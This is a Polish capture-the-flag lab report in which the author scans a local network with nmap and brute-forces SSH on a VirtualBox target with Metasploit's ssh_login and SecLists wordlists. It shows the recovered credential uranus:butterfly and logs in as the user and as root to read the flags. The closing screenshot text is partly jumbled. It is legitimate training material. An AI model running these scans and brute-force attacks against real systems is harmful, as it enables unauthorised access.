

Cyber Trainess - Pentester

Wejście na maszynę i zdobycie flag

Karolina Baryła

Styczeń 2024

Cel zadania:

1. Ustalenie własnego adresu IP
2. Ustalenie maski podsieci
3. Przeskanowanie i ustalenie adresu IP celu
4. Ustalenie otwartych portów atakowanej maszyny
5. Banner grabbing (ustalenie nazwy i wersji oprogramowania dla wszystkich znalezionych usług)
6. Atak brute-force na dowolną znaną usługę
7. Zdobycie flagi użytkownika z pliku user.txt w katalogu użytkownika
8. Zdobycie flagi roota z pliku root.txt w katalogu root

1. Ustalić własny adres Ip

```
File Actions Edit View Help
(kali@kali)~$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.100.10 netmask 255.255.255.0 broadcast 192.168.100.255
    inet6 fe80::6fc6:88ca:f4bf:70dd prefixlen 64 scopeid 0x20<link>
    ether 08:00:27:cb:7e:f5 txqueuelen 1000 (Ethernet)
    RX packets 7494 bytes 9878461 (9.4 MiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 1493 bytes 120474 (117.6 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 4 bytes 240 (240.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 4 bytes 240 (240.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

adres IP 192.168.100.10

2. Ustalić maskę podsieci

```
File Actions Edit View Help
(kali@kali)~$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.100.10 netmask 255.255.255.0 broadcast 192.168.100.255
    inet6 fe80::6fc6:88ca:f4bf:70dd prefixlen 64 scopeid 0x20<link>
    ether 08:00:27:cb:7e:f5 txqueuelen 1000 (Ethernet)
    RX packets 7494 bytes 9878461 (9.4 MiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 1493 bytes 120474 (117.6 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 4 bytes 240 (240.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 4 bytes 240 (240.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

maska podsieci 255.255.255.0

3. Przeskanować sieć i ustalić adres IP celu

adres IP celu: 192.168.100.22

Wykorzystałam Kali do przeskanowania sieci

```

(root@kali)-[/home/kali]
# nmap -sn 192.168.100.0/24
Starting Nmap 7.94 ( https://nmap.org ) at 2024-01-19 10:48 EST
Nmap scan report for 192.168.100.1
Host is up (0.012s latency).
MAC Address: 14:46:58:45:EB:E0 (Huawei Technologies)
Nmap scan report for 192.168.100.2
Host is up (0.085s latency).
MAC Address: 96:7E:85:47:5E:94 (Unknown)
Nmap scan report for 192.168.100.3
Host is up (0.068s latency).
MAC Address: 28:16:A8:63:6F:B5 (Microsoft)
Nmap scan report for 192.168.100.5
Host is up (0.082s latency).
MAC Address: 46:5C:1A:3D:99:1F (Unknown)
Nmap scan report for 192.168.100.6
Host is up (0.070s latency).
MAC Address: 68:54:5A:3E:6B:E7 (Intel Corporate)
Nmap scan report for 192.168.100.7
Host is up (0.068s latency).
MAC Address: F4:F5:D8:A1:B0:44 (Google)
Nmap scan report for 192.168.100.9
Host is up (0.00044s latency).
MAC Address: 14:AB:C5:7A:4C:C0 (Intel Corporate)
Nmap scan report for 192.168.100.11
Host is up (0.13s latency).
MAC Address: D8:A0:11:92:6D:79 (WiZ)
Nmap scan report for 192.168.100.12
Host is up (0.11s latency).
MAC Address: D8:A0:11:F4:76:79 (WiZ)
Nmap scan report for 192.168.100.13
Host is up (0.097s latency).
MAC Address: A8:BB:50:01:36:CF (WiZ IoT Company Limited)
Nmap scan report for 192.168.100.14
Host is up (0.13s latency).
MAC Address: D8:A0:11:88:7D:10 (WiZ)

```

```

Nmap scan report for 192.168.100.14
Host is up (0.13s latency).
MAC Address: D8:A0:11:88:7D:10 (WiZ)
Nmap scan report for 192.168.100.15
Host is up (0.099s latency).
MAC Address: D8:A0:11:88:23:F0 (WiZ)
Nmap scan report for 192.168.100.21
Host is up (0.11s latency).
MAC Address: D8:A0:11:C9:BE:29 (WiZ)
Nmap scan report for 192.168.100.22
Host is up (0.00033s latency).
MAC Address: 08:00:27:50:81:5C (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.100.10
Host is up.
Nmap done: 256 IP addresses (15 hosts up) scanned in 20.44 seconds

```

```

(root@kali)-[/home/kali]
#

```

Wspomogłam się dwoma dodatkowymi narzędziami aby potwierdzić wszystkie adresy IP.

Pierwsze IP Scanner

Skanuj

IP C

192.168.100.1-254, 192.168.56.1-254

Przykład: 192.168.0.1-100, 192.168.0.200

Wyszukaj

WynikiUlubione


Stan	Nazwa	IP	Producent	Adres MAC	Komentarze
	DESKTOP-9SA6LQD	192.168.56.1		0A:00:27:00:00:08	
>	192.168.100.1	192.168.100.1	HUAWEI TECHNOLOGIES CO.,LTD	14:46:58:45:EB:E0	
	192.168.100.2	192.168.100.2		96:7E:85:47:5E:94	
	192.168.100.3	192.168.100.3	Microsoft Corporation	28:16:A8:63:6F:B5	
	192.168.100.4	192.168.100.4	CHONGQING FUGUI ELECTRONICS ...	4C:D5:77:94:74:91	
	192.168.100.5	192.168.100.5		46:5C:1A:3D:99:1F	
	192.168.100.6	192.168.100.6	Intel Corporate	68:54:5A:3E:6B:E7	
	192.168.100.7	192.168.100.7	Google, Inc.	F4:F5:D8:A1:B0:44	
	DESKTOP-9SA6LQD	192.168.100.9	Intel Corporate	14:AB:C5:7A:4C:C0	
	192.168.100.10	192.168.100.10	PCS Systemtechnik GmbH	08:00:27:CB:7E:F5	
	192.168.100.11	192.168.100.11	WiZ	D8:A0:11:92:6D:79	
	192.168.100.12	192.168.100.12	WiZ	D8:A0:11:F4:76:79	
	192.168.100.13	192.168.100.13	WiZ IoT Company Limited	A8:BB:50:01:36:CF	
	192.168.100.14	192.168.100.14	WiZ	D8:A0:11:88:7D:10	
	192.168.100.15	192.168.100.15	WiZ	D8:A0:11:88:23:F0	

15 aktywne, 2 nieaktywne, 491 nieznanne

Stan	Nazwa	IP	Producent	Adres MAC	Komentarze
	192.168.100.2	192.168.100.2		96:7E:85:47:5E:94	
	192.168.100.3	192.168.100.3	Microsoft Corporation	28:16:A8:63:6F:B5	
	192.168.100.4	192.168.100.4	CHONGQING FUGUI ELECTRONICS ...	4C:D5:77:94:74:91	
	192.168.100.5	192.168.100.5		46:5C:1A:3D:99:1F	
	192.168.100.6	192.168.100.6	Intel Corporate	68:54:5A:3E:6B:E7	
	192.168.100.7	192.168.100.7	Google, Inc.	F4:F5:D8:A1:B0:44	
	DESKTOP-9SA6LQD	192.168.100.9	Intel Corporate	14:AB:C5:7A:4C:C0	
	192.168.100.10	192.168.100.10	PCS Systemtechnik GmbH	08:00:27:CB:7E:F5	
	192.168.100.11	192.168.100.11	WiZ	D8:A0:11:92:6D:79	
	192.168.100.12	192.168.100.12	WiZ	D8:A0:11:F4:76:79	
	192.168.100.13	192.168.100.13	WiZ IoT Company Limited	A8:BB:50:01:36:CF	
	192.168.100.14	192.168.100.14	WiZ	D8:A0:11:88:7D:10	
	192.168.100.15	192.168.100.15	WiZ	D8:A0:11:88:23:F0	
	192.168.100.21	192.168.100.21	WiZ	D8:A0:11:C9:BE:29	
>	192.168.100.22	192.168.100.22	PCS Systemtechnik GmbH	08:00:27:50:81:5C	

5 aktywne 2 nieaktywne 491 nieznanne

Drugie Zenmap



4. Ustalić otwarte porty atakowanej maszyny

```
(root@kali)~[/home/kali]
# nmap -p- 192.168.100.22
Starting Nmap 7.94 ( https://nmap.org ) at 2024-01-19 11:02 EST
Nmap scan report for 192.168.100.22
Host is up (0.00034s latency).
Not shown: 65532 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
80/tcp    open  http
MAC Address: 08:00:27:50:81:5C (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 6.61 seconds
```

5. Banner grabbing

```
(root@kali)~[/home/kali]
# nmap -sV --script=banner 192.168.100.22
Starting Nmap 7.94 ( https://nmap.org ) at 2024-01-19 13:07 EST
Nmap scan report for 192.168.100.22
Host is up (0.00028s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 3.0.5
|_banner: 220 (vsFTPd 3.0.5)
22/tcp    open  ssh      OpenSSH 8.9p1 Ubuntu 3 (Ubuntu Linux; protocol 2.0)
|_banner: SSH-2.0-OpenSSH_8.9p1 Ubuntu-3
80/tcp    open  http     Apache httpd 2.4.52 ((Ubuntu))
|_http-server-header: Apache/2.4.52 (Ubuntu)
MAC Address: 08:00:27:50:81:5C (Oracle VirtualBox virtual NIC)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 17.11 seconds
```

6. Brute-force


Początkowo wykorzystałam nmap z budowanym słownikiem do wejścia na porty ssh lub ftp.

```
(root@kali)-[/home/kali]
# nmap -sS --script=ssh-brute -p 22 192.168.100.22
Starting Nmap 7.94 ( https://nmap.org ) at 2024-01-30 08:25 EST
NSE: [ssh-brute] Trying username/password pair: root:root
NSE: [ssh-brute] Trying username/password pair: admin:admin
NSE: [ssh-brute] Trying username/password pair: administrator:administrator
NSE: [ssh-brute] Trying username/password pair: webadmin:webadmin
NSE: [ssh-brute] Trying username/password pair: sysadmin:sysadmin
NSE: [ssh-brute] Trying username/password pair: netadmin:netadmin
NSE: [ssh-brute] Trying username/password pair: guest:guest
NSE: [ssh-brute] Trying username/password pair: user:user
NSE: [ssh-brute] Trying username/password pair: web:web
NSE: [ssh-brute] Trying username/password pair: test:test
NSE: [ssh-brute] Trying username/password pair: root:
```


```
(root@kali)-[/home/kali]
# nmap -sS --script=ftp-brute -p 21 192.168.100.22
Starting Nmap 7.94 ( https://nmap.org ) at 2024-01-30 08:33 EST
```

Oba przypadki nie zakończyły się sukcesem.


Dodatkowo przeanalizowałam otwarty port 80 dla http. Weszłam na adres 192.168.100.22 aby zobaczyć co znajduje się na tym porcie.



Za pomocą opcji zbadaj przeanalizowałam kod źródłowy.



Dodatkowo wykorzystałam narzędzie wireshark to zbadania przepływu pomiędzy serwerami.



Skorzystałam z filtru http aby zobaczyć przesył pakietów. Dzięki parametrowi GET wiem, że dane są jawnie ukazywane, zwłaszcza w adresie URL. Analizując parametry oraz wykorzystując Follow - HTTP Stream spróbowałam znaleźć informacje o stronie, licząc że może ma jakieś ukryte informacje o użytkowniku.

W momencie w którym dotychczasowe próby się nie udały postanowiłam wykorzystać exploit na ssh (msfconsole). Na to potrzeby ściągnęłam z githuba słownik popularnych hasel za pomocą polecenia

git clone https://github.com/danielmiessler/SecLists.git ściągnęłam potrzebne słowniki zawierające kilka plików. Wykorzystałam kilka z nich.

Następnie przeszłam do wykorzystania exploita za pomocą msfconsole.

Wyszukałam exploita na ssh:

```
metasploit documentation: https://docs.metasploit.com/
msf6 > search ssh_login

Matching Modules

#  Name                                     Disclosure Date  Rank  Check  Description
-  -                                     -              -    -    -
0  auxiliary/scanner/ssh/ssh_login          normal          No    SSH Login Check Scanner
1  auxiliary/scanner/ssh/ssh_login_pubkey   normal          No    SSH Public Key Login Scanner

Interact with a module by name or index. For example info 1, use 1 or use auxiliary/scanner/ssh/ssh_login_pubkey
msf6 > 
```

Określiłam wykorzystywany exploit, pliki do wyszukania hasła oraz ustawiłam maszynę, która jest celem.

```
File Actions Edit View Help
msf6 > use auxiliary/scanner/ssh/ssh_login
msf6 auxiliary(scanner/ssh/ssh_login) > set rhosts 192.168.100.22
rhosts => 192.168.100.22
msf6 auxiliary(scanner/ssh/ssh_login) > set stop_on_success true
stop_on_success => true
msf6 auxiliary(scanner/ssh/ssh_login) > set user_file loginssh.txt
user_file => loginssh.txt
msf6 auxiliary(scanner/ssh/ssh_login) > set pass_file haslossh.txt
pass_file => haslossh.txt
msf6 auxiliary(scanner/ssh/ssh_login) > set verbose true
verbose => true
msf6 auxiliary(scanner/ssh/ssh_login) > options

Module options (auxiliary/scanner/ssh/ssh_login):

Name                Current Setting  Required  Description
-                -
BLANK_PASSWORDS     false           no        Try blank passwords for all users
BRUTEFORCE_SPEED    5               yes       How fast to bruteforce, from 0 to 5
DB_ALL_CREDS        false           no        Try each user/password couple stored in the current database
DB_ALL_PASS         false           no        Add all passwords in the current database to the list
DB_ALL_USERS        false           no        Add all users in the current database to the list
DB_SKIP_EXISTING    none            no        Skip existing credentials stored in the current database (Accepted: none, user, user@realm)
PASSWORD            false           no        A specific password to authenticate with
PASS_FILE           haslossh.txt    no        File containing passwords, one per line
RHOSTS              192.168.100.22 yes         The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT               22              yes       The target port
STOP_ON_SUCCESS     true            yes       Stop guessing when a credential works for a host
THREADS             1               yes       The number of concurrent threads (max one per host)
USERNAME            false           no        A specific username to authenticate as
USERPASS_FILE       none            no        File containing users and passwords separated by space, one pair per line
USER_AS_PASS        false           no        Try the username as the password for all users
USER_FILE           loginssh.txt    no        File containing usernames, one per line
VERBOSE            true            yes       Whether to print output for all attempts
```


Przeszłam do wykonania ataku ze skutkiem pozytywnym.

```
msf6 auxiliary(scanner/ssh/ssh_login) > run

[*] 192.168.100.22:22 - Starting brute-force
[-] 192.168.100.22:22 - Failed: 'uranus:uranus'
[!] No active DB -- Credential data will not be saved!
[+] 192.168.100.22:22 - Success: 'uranus:butterfly' 'uid=1000(uranus) gid=1000(uranus) groups=1000(uranus),4(adm),24(cdrom),30(dip),46(plugdev),110(lxd) Linux testarmy 5.15.0-91-generic #101-Ubuntu SMP Tue Nov 14 13:30:08 UTC 2023 x86_64 x86_64 GNU/Linux'
[*] SSH session 1 opened (192.168.100.10:39797 -> 192.168.100.22:22) at 2024-01-30 09:07:35 -0500
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/ssh/ssh_login) >
```

Co zakończyło się pozytywnym wejściem na maszynę.

```
les:config' at Tue, 30 Jan 2024 13:25:52 +0000. Up 42.29 seconds.
[ 44.309766] cloud-init[1110]: Cloud-init v. 23.1.2-0ubuntu0~22.04.1 running 'modules:final' at Tue, 30 Jan 2024 13:25:53 +0000. Up 44.10 seconds.
[ 44.550570] cloud-init[1110]: Cloud-init v. 23.1.2-0ubuntu0~22.04.1 finished at Tue, 30 Jan 2024 13:25:54 +0000. DataSource DataSourceNone. Up 44.53 seconds
[ 44.552546] cloud-init[1110]: 2024-01-30 13:25:54,283 - cc_final_message.py[WARNING]: Used fallback datasource

testarmy login: uranus
Password:
Welcome to Ubuntu 22.04 LTS (GNU/Linux 5.15.0-91-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

System information as of Tue Jan 30 02:12:13 PM UTC 2024

System load:  0.0               Processes:            110
Usage of /:   37.6% of 9.75GB   Users logged in:     0
Memory usage: 11%              IPv4 address for enp0s3: 192.168.100.22
Swap usage:   0%

 * Strictly confined Kubernetes makes edge and IoT secure. Learn how MicroK8s
   just raised the bar for easy, resilient and secure K8s cluster deployment.

   https://ubuntu.com/engage/secure-kubernetes-at-the-edge

105 updates can be applied immediately.
To see these additional updates run: apt list --upgradable

The list of available updates is more than a week old.
To check for new updates run: sudo apt update

Last login: Tue May 10 08:26:01 UTC 2022 from 192.168.0.158 on pts/1
uranus@testarmy:~$
```

7. Zdobyć flagę użytkownika

Z poziomu Kali weszłam do katalogów użytkownika

Zdobyć flagi user.txt

```
uranus@testarmy: ~  
File Actions Edit View Help  
(root@kali)-[/home/kali]  
# ssh uranus@192.168.100.22 -p 22  
The authenticity of host '192.168.100.22 (192.168.100.22)' can't be established.  
ED25519 key fingerprint is SHA256:0h4jSTvEH3MOWXJ6sWf6a1Cebg0Agf5dvE9hDmmM8CU.  
This key is not known by any other names.  
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes  
Warning: Permanently added '192.168.100.22' (ED25519) to the list of known hosts.  
uranus@192.168.100.22's password:  
Welcome to Ubuntu 22.04 LTS (GNU/Linux 5.15.0-91-generic x86_64)  
  
* Documentation:  https://help.ubuntu.com  
* Management:    https://landscape.canonical.com  
* Support:        https://ubuntu.com/advantage  
  
System information as of Tue Jan 30 02:18:36 PM UTC 2024  
  
System load:  0.0                Processes:            111  
Usage of /:   37.6% of 9.75GB    Users logged in:     1  
Memory usage: 11%              IPv4 address for enp0s3: 192.168.100.22  
Swap usage:   0%  
  
* Strictly confined Kubernetes makes edge and IoT secure. Learn how MicroK8s  
  just raised the bar for easy, resilient and secure K8s cluster deployment.  
  
  https://ubuntu.com/engage/secure-kubernetes-at-the-edge  
  
105 updates can be applied immediately.  
To see these additional updates run: apt list --upgradable  
  
The list of available updates is more than a week old.  
To check for new updates run: sudo apt update  
  
Last login: Tue Jan 30 14:12:14 2024  
uranus@testarmy:~$ ls-l  
ls-l: command not found  
uranus@testarmy:~$ ls -l  
total 4  
-rw-rw-r-- 1 uranus 13 May 10 2022 user.txt  
uranus@testarmy:~$ nano user.txt  
uranus@testarmy:~$
```



```
File Actions Edit View Help      File Actions Edit View Help
Last login: Tue Jan 30 14:18:36 2024 from 192.168.100.10
uranus@testarmy:~$ nano root.txt
uranus@testarmy:~$ exit
logout
Connection to 192.168.100.22 closed.

(root@kali)-[/home/kali]
# ssh root@192.168.100.22 -p 22
root@192.168.100.22's password:
Welcome to Ubuntu 22.04 LTS (GNU/Linux 5.15.0-91-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

System information as of Tue Jan 30 02:26:17 PM UTC 2024

System load: 0.06689453125   Processes: 160
Usage of /: 37.6% of 9.75GB   Users logged in: 1
Memory usage: 11%           IPv4 address for enp0s3: 192.168.100.22
Swap usage: 0%

 * Strictly confined Kubernetes makes edge and IoT secure. Learn how MicroK8s
   just raised the bar for easy, resilient and secure K8s cluster deployment.
   https://ubuntu.com/engage/secure-kubernetes-at-the-edge

105 updates can be applied immediately.
To see these additional updates run: apt list --upgradable

The list of available updates is more than a week old.
To check for new updates run: sudo apt update

Last login: Sun Oct 9 11:32:52 2022
root@testarmy:~# ls -l
total 8
-rw-r--r-- 1 root root 11 May 10 2022 root.txt
drwx----- 3 root root 4096 May 10 2022 snap
root@testarmy:~# nano root.txt
root@testarmy:~#
```

```
root@testarmy: ~
File Actions Edit View Help
GNU nano 6.2 root.txt
flag{1337}

RPORT 22 yes it/basics/using-metasploit.html
STOP_ON_SUCCESS false yes Stop guessing when a credential was found
THREADS 1 yes The number of concurrent threads
USERNAME no A specific username to authenticate with
USERPASS_FILE no File containing users and passwords
USER_AS_PASS false no Try the username as the password
USER_FILE loginash.txt no File containing usernames, one per line
VERBOSE true yes Whether to print output for all requests

View the full module info with the info, or info -d command.

msf6 auxiliary(ssh-brute-force) > run

